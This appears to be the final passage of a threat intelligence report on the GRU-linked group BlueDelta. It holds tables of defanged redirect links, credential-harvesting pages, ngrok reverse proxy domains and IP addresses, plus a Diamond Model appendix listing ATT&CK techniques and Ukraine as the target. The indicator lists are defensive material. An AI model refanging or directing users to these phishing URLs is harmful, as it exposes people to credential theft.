2025-03-18	tinyurl[.]com/bddre9dp	run[.]mocky[.]io/v3/2987b99c-a0fd-4f82-a772-f84b24e537c1	efbc-51-161-109-50[.]ngrok-free[.]app
2025-03-20	Not available	Not available	3bb1-51-161-109-50[.]ngrok-free[.]app
2025-03-25	Not available	run[.]mocky[.]io/v3/5b93a218-29cf-4f3e-9e52-bd605cb3791e	3bb1-51-161-109-50[.]ngrok-free[.]app
2025-04-01	doads[.]org/ut3japnm	run[.]mocky[.]io/v3/8076bf0a-5c36-4d06-b12d-bfb2dc88aee4	838f-51-161-109-50[.]ngrok-free[.]app
2025-04-02	tinyurl[.]com/2hypvv9y	Not available	3576-51-161-109-50[.]ngrok-free[.]app
2025-04-07	tinyurl[.]com/3swez53m	Not available	dd06-51-161-109-50[.]ngrok-free[.]app
2025-04-09	tinyurl[.]com/5ekbp2uv	run[.]mocky[.]io/v3/fe9b7278-d810-40b0-9716-776dbce2ee44	Not available


Date	Redirect Domain	Credential Harvesting Page	Reverse Proxy Domain
2025-04-10	Not available	Not available	1961-51-161-109-50[.]ngrok-free[.]app
2025-04-11	tinyurl[.]com/53dc5zxz	run[.]mocky[.]io/v3/4ddade26-9929-4860-9db1-b8a8945c3124	Not available
2025-04-11	Not available	Not available	2a06-51-161-109-50[.]ngrok-free[.]app
2025-04-12	tinyurl[.]com/5ekbp2uv	Not available	Not available
2025-04-14	Not available	Not available	7dc8-51-161-109-50[.]ngrok-free[.]app
2025-04-17	Not available	Not available	c4cb-51-161-109-50[.]ngrok-free[.]app

Appendix D: BlueDelta Diamond Model

BlueDelta
November 21, 2025

Threat Actor
Main Intelligence Directorate (GRU)
BlueDelta

Adversary



Malicious Infrastructure

Internet Domain Name
1961-51-161-109-50[.]ngrok-free[.]app
2884-51-161-109-50[.]ngrok-free[.]app
2a06-51-161-109-50[.]ngrok-free[.]app
3576-51-161-109-50[.]ngrok-free[.]app
3bb1-51-161-109-50[.]ngrok-free[.]app
5ae39a1b39d45d08f947bdf0ee0452a e[.]serveo[.]net
7dc8-51-161-109-50[.]ngrok-free[.]app
838f-51-161-109-50[.]ngrok-free[.]app
C4cb-51-161-109-50[.]ngrok-free[.]app
abaf-5-135-199-21[.]ngrok-free[.]app
dd06-51-161-109-50[.]ngrok-free[.]app
efbc-51-161-109-50[.]ngrok-free[.]app
jkbfgkjdffghh[.]linkpc[.]net
kfghjerrlknsm[.]line[.]pm
ukraine[.]html-5[.]me
ukrainesafe[.]is-great[.]org

IP Address
179[.]43[.]141[.]80
18[.]157[.]68[.]73
3[.]67[.]15[.]169
51[.]161[.]109[.]50
5[.]135[.]199[.]21
73[.]80[.]9[.]137

Capabilities

MITRE ATT&CK Identifier
T1566.001
T1071.001
T1090.002
T1583.006
T1056.002
T1571

Target

Geographies
Ukraine

Recorded Future®

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com